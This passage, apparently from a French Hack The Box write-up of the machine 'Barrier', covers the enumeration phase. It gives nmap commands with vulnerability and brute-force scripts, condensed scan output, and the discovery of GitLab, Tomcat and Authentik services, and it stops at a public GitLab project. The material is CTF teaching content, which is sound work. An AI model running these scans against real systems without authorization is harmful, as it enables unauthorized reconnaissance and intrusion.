
Introduction
Dans ce writeup de Barrier, une machine Linux de difficulté Medium proposée par Hack The Box, tu vas découvrir comment plusieurs faiblesses de sécurité peuvent être exploitées successivement pour compromettre un système.
Dès les premières étapes, tu seras confronté à une infrastructure exposant plusieurs services réseau, dont différentes interfaces web. Leur exploration demandera une énumération méthodique afin d’identifier les applications présentes et de comprendre leurs interactions.
Au-delà de la recherche de vulnérabilités, cette machine accorde une place importante aux mécanismes d’authentification et à la gestion des identités. Tu verras notamment pourquoi l’accès à une application ne garantit pas nécessairement les mêmes droits sur les autres services de l’infrastructure.
Une autre particularité de Barrier réside dans la distinction entre les comptes utilisés pour s’authentifier auprès des applications et ceux permettant d’accéder au système Linux. Comprendre cette séparation sera déterminant pour progresser dans la machine.
Enfin, une fois le premier accès Linux obtenu, il faudra poursuivre l’exploration locale pour identifier une possibilité d’escalade de privilèges et parvenir jusqu’au compte root.
Énumération
Dans un challenge CTF Hack The Box, tu commences toujours par une phase d’énumération complète.
C’est une étape incontournable : elle te permet d’identifier précisément ce que la machine expose afin de repérer les points d’entrée exploitables.
Concrètement, l’objectif de cette phase d’énumération est d’identifier :
- quels ports sont ouverts
- quels services sont accessibles
- si une application web est présente
- quels répertoires sont exposés
- si des sous-domaines ou vhosts peuvent être exploités
Pour réaliser cette énumération de manière structurée et reproductible, tu peux utiliser les trois scripts suivants :
- mon-nmap : identifie les ports ouverts et les services en écoute
- mon-recoweb : énumère les répertoires et fichiers accessibles via le service web
- mon-subdomains : détecte la présence éventuelle de sous-domaines et de vhosts
Tu retrouves ces outils dans la section Outils / Mes scripts.
Pour la recherche de sous-domaines et de vhosts dans l’environnement Hack The Box, j’utilise une wordlist maison (/usr/share/wordlists/htb-dns-vh-5000.txt) spécialement conçue pour ce type d’énumération et utilisée par défaut par mon-subdomains.
Pour l’installation et la mise à jour de ces outils, installe-mes-scripts s’occupe de tout : il installe les scripts, les maintient à jour et ajoute la wordlist si elle n’est pas déjà présente. Celle-ci peut aussi être créée manuellement avec make-htb-wordlist.
Lorsque tu commences une nouvelle machine, il est vivement conseillé de vérifier que tes outils sont à jour.
Si tu préfères, tu peux également utiliser un clone du dépôt GitHub mes-scripts-public pour installer et mettre à jour les scripts.
Avant de lancer les scans, vérifie que le nom d’hôte barrier.htb résout correctement vers l’adresse IP de la cible.
Sur HTB, cela passe généralement par une entrée dans /etc/hosts.
- Ajoute l’entrée
10.129.x.x barrier.htbdans/etc/hosts.
sudo nano /etc/hosts
- Lance ensuite le script mon-nmap pour obtenir une vue claire des ports et services exposés :
mon-nmap barrier.htb

# Résultats dans le répertoire scans_nmap/
#  - scans_nmap/full_tcp_scan.txt
#  - scans_nmap/enum_ftp_smb_scan.txt
#  - scans_nmap/aggressive_vuln_scan.txt
#  - scans_nmap/cms_vuln_scan.txt
#  - scans_nmap/udp_vuln_scan.txt
Scan initial
Le scan TCP complet (scans_nmap/barrier/full_tcp_scan.txt) montre les ports ouverts suivants :
# Nmap 7.991 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -Pn -p- --min-rate 5000 -T4 -oN scans_nmap/barrier/full_tcp_scan.txt barrier.htb
Nmap scan report for barrier.htb (10.129.x.x)
Host is up (0.0079s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
8080/tcp open  http-proxy
9000/tcp open  cslistener
9443/tcp open  tungsten-https

# Nmap done at [date] -- 1 IP address (1 host up) scanned in 7.37 seconds
Scan FTP/SMB
Après le scan initial, le script vérifie la présence éventuelle de services FTP ou SMB afin de lancer une énumération ciblée si nécessaire :
- FTP sur le port 21
- SMB sur le port 139 et/ou 445
Les résultats sont enregistrés dans (scans_nmap/barrier/enum_ftp_smb_scan.txt) :
# mon-nmap — ENUM FTP / SMB
# Target : barrier.htb
# Date   : [date]

Aucun service FTP (21) ni SMB (139/445) détecté.
Ports ouverts détectés : 22,80,443,8080,9000,9443
Note : Pour faciliter la lecture, les résultats des scans Nmap présentés ci-dessous ont été condensés. Les informations utiles à l’énumération ont été conservées, tandis que les données répétitives et les détails techniques secondaires ont été omis. Les résultats complets restent disponibles dans les fichiers générés par
mon-nmap.
Scan agressif
Le script enchaîne ensuite automatiquement sur un scan agressif orienté vulnérabilités.
Ce scan fournit des informations détaillées sur les services et versions détectés.
Les résultats sont enregistrés dans scans_nmap/barrier/aggressive_vuln_scan.txt :
[+] Scan agressif orienté vulnérabilités (CTF-perfect LEGACY) pour barrier.htb
[+] Commande utilisée :
    nmap -Pn -A -sV -p"22,80,443,8080,9000,9443" --script="(http-vuln-* or http-shellshock or ssl-heartbleed or ssl-cert) and not (http-vuln-cve2017-1001000 or http-sql-injection or sslv2 or ssl-dh-params)" --script-timeout=30s -T4 "barrier.htb"

Nmap scan report for barrier.htb (10.129.x.x)
Host is up (0.0080s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13
80/tcp   open  http     nginx
443/tcp  open  ssl/http nginx
8080/tcp open  http     Apache Tomcat
9000/tcp open  http     Golang net/http server
9443/tcp open  ssl/http Golang net/http server

443/tcp - SSL certificate
| Subject: CN=gitlab.barrier.vl
| Subject Alternative Name: DNS:gitlab.barrier.vl
| Issuer: CN=gitlab.barrier.vl
| RSA 4096 bits, sha256WithRSAEncryption
| Valid: 2026-01-28 to 2126-01-04

9000/tcp - HTTP fingerprint
| X-Powered-By: authentik
| GET / : 302 Found
| Location: /flows/-/default/authentication/?next=/
| Unknown requests: 400 Bad Request
| Invalid paths: 404 Not Found

9443/tcp - HTTPS fingerprint
| X-Powered-By: authentik
| GET / : 302 Found
| Location: /flows/-/default/authentication/?next=/
| SSL certificate: CN=authentik default certificate
| SAN: DNS:*
| RSA 2048 bits, sha256WithRSAEncryption
| Valid: 2026-11-08 to 2027-11-08
| Unknown requests: 400 Bad Request
| Invalid paths: 404 Not Found

OS detection:
| Linux 4.15 - 5.19 / Linux 5.0 - 5.14
| Detection unreliable (no closed TCP port)
| Network distance: 2 hops

Nmap done: 1 host up, scanned in 48.82 seconds
Scan ciblé CMS
Le script exécute ensuite un scan ciblé CMS (scans_nmap/barrier/cms_vuln_scan.txt).
# Nmap 7.991 scan initiated [date] as:
nmap -Pn -sV -p22,80,443,8080,9000,9443 --script=http-wordpress-enum,http-wordpress-brute,http-wordpress-users,http-drupal-enum,http-drupal-enum-users,http-joomla-brute,http-generator,http-robots.txt,http-title,http-headers,http-methods,http-enum,http-devframework,http-cakephp-version,http-php-version,http-config-backup,http-backup-finder,http-sitemap-generator --script-timeout=30s -T4 barrier.htb

Nmap scan report for barrier.htb (10.129.x.x)
Host is up (0.0078s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13
80/tcp   open  http     nginx
443/tcp  open  ssl/http nginx
8080/tcp open  http     Apache Tomcat
9000/tcp open  http     Golang net/http server
9443/tcp open  ssl/http Golang net/http server

80/tcp - HTTP
| Location: https://gitlab.barrier.vl:443/
| Supported Methods: GET HEAD POST OPTIONS
| No framework or CMS identified
| Sitemap: no files discovered

443/tcp - HTTPS
| Location: https://barrier.htb/users/sign_in
| X-Gitlab-Meta: {"version":"1"}
| robots.txt: 58 disallowed entries
|   /admin /profile /dashboard /users /api/v*
|   /autocomplete/users /autocomplete/projects
|   /search /help /s/ /-/profile
|   /-/user_settings/profile /-/ide/ /-/experiment
| Supported Methods: GET HEAD POST OPTIONS
| HSTS: max-age=63072000
| X-Frame-Options: SAMEORIGIN
| Sitemap: no files discovered

8080/tcp - HTTP
| Title: Apache Tomcat
| Supported Methods: OPTIONS GET HEAD POST
| No framework or CMS identified
| Sitemap: 1 file, root directory (/)

9000/tcp - HTTP
| X-Powered-By: authentik
| Location: /flows/-/default/authentication/?next=/
| robots.txt: Disallow: /
| Supported Methods: GET HEAD POST OPTIONS
| Sitemap: no files discovered

9443/tcp - HTTPS
| X-Powered-By: authentik
| Location: /flows/-/default/authentication/?next=/
| robots.txt: Disallow: /
| Supported Methods: GET HEAD POST OPTIONS
| No framework or CMS identified
| Sitemap: no files discovered

Nmap done: 1 host up, scanned in 66.92 seconds
Scan UDP rapide
Le script lance également un scan UDP rapide afin de détecter d’éventuels services supplémentaires (scans_nmap/barrier/udp_vuln_scan.txt).
# Nmap 7.991 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -n -Pn -sU --top-ports 20 -T4 -oN scans_nmap/barrier/udp_vuln_scan.txt barrier.htb
Warning: 10.129.x.x giving up on port because retransmission cap hit (6).
Nmap scan report for barrier.htb (10.129.x.x)
Host is up (0.0080s latency).

PORT      STATE         SERVICE
53/udp    closed        domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    closed        tftp
123/udp   closed        ntp
135/udp   closed        msrpc
137/udp   closed        netbios-ns
138/udp   closed        netbios-dgm
139/udp   closed        netbios-ssn
161/udp   closed        snmp
162/udp   closed        snmptrap
445/udp   closed        microsoft-ds
500/udp   closed        isakmp
514/udp   closed        syslog
520/udp   open|filtered route
631/udp   open|filtered ipp
1434/udp  open|filtered ms-sql-m
1900/udp  closed        upnp
4500/udp  closed        nat-t-ike
49152/udp open|filtered unknown

# Nmap done at [date] -- 1 IP address (1 host up) scanned in 9.81 seconds
Les ports analysés présentent deux états :
- closed : le port est fermé et aucun service ne semble accessible.
- open|filtered : Nmap ne peut pas déterminer si le port est ouvert ou si les paquets sont filtrés.
Ce scan rapide ne permet donc pas de confirmer la présence de services UDP accessibles sur la machine. Tu peux poursuivre ton exploration en privilégiant les services TCP identifiés précédemment, notamment le serveur web sur le port 80.
Énumération des chemins web et recherche de vhosts
Les premiers tests avec mon-subdomains et mon-recoweb révèlent de nombreuses redirections HTTP qui ralentissent considérablement l’énumération automatisée et font apparaître de nombreux résultats qui semblent, à première vue, être des faux positifs.
Tu choisis donc de ne pas poursuivre ces deux analyses et passes à la phase de prise pied.
Prise pied
Analyse des services et découverte de GitLab
L’énumération réalisée avec mon-nmap révèle six ports TCP ouverts sur la machine :
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.9p1 Ubuntu
80/tcp   open  http     nginx
443/tcp  open  ssl/http nginx
8080/tcp open  http     Apache Tomcat
9000/tcp open  http     Golang net/http server
9443/tcp open  ssl/http Golang net/http server
La présence de plusieurs services web attire ton attention. Le scan agressif permet notamment d’identifier Authentik sur les ports 9000 et 9443, grâce à l’en-tête HTTP X-Powered-By: authentik.
Le scan ciblé CMS révèle également une information intéressante sur le port 80 :
80/tcp open http nginx
| http-headers:
|   Server: nginx
|   Location: https://gitlab.barrier.vl:443/
Le serveur nginx redirige donc les requêtes HTTP vers gitlab.barrier.vl.
Cette découverte est confirmée par le certificat TLS présenté sur le port 443 :
443/tcp open ssl/http nginx
| ssl-cert: Subject: commonName=gitlab.barrier.vl
| Subject Alternative Name: DNS:gitlab.barrier.vl
Ces deux résultats t’orientent vers une instance GitLab accessible à travers un nom d’hôte virtuel (virtual host ou vhost).
Pour permettre à Kali Linux de résoudre ce nom vers l’adresse IP de la cible, ajoute l’entrée suivante au fichier /etc/hosts :
10.129.x.x barrier.htb gitlab.barrier.vl
Remplace 10.129.x.x par l’adresse IP attribuée à ta machine Hack The Box.
Tu peux désormais accéder à GitLab depuis ton navigateur à l’adresse https://gitlab.barrier.vl.
Exploration de GitLab
Le navigateur affiche un avertissement de sécurité lié au certificat HTTPS, qui n’est pas reconnu comme fiable. Dans le cadre de ce laboratoire Hack The Box, tu peux accepter cette exception pour accéder au site.
Tu arrives sur la page d’authentification de GitLab Community Edition, qui propose deux méthodes de connexion : une authentification classique par identifiant et mot de passe, ainsi qu’une authentification Single Sign On (SSO).

Sans disposer encore d’identifiants, tu remarques le lien Explore, en bas à gauche de la page. Cette fonctionnalité permet de parcourir les projets GitLab accessibles sans authentification.

En cliquant sur Explore, tu accèdes à la liste des projets publics hébergés sur cette instance GitLab. Un seul projet apparaît : satoru/gitconnect.
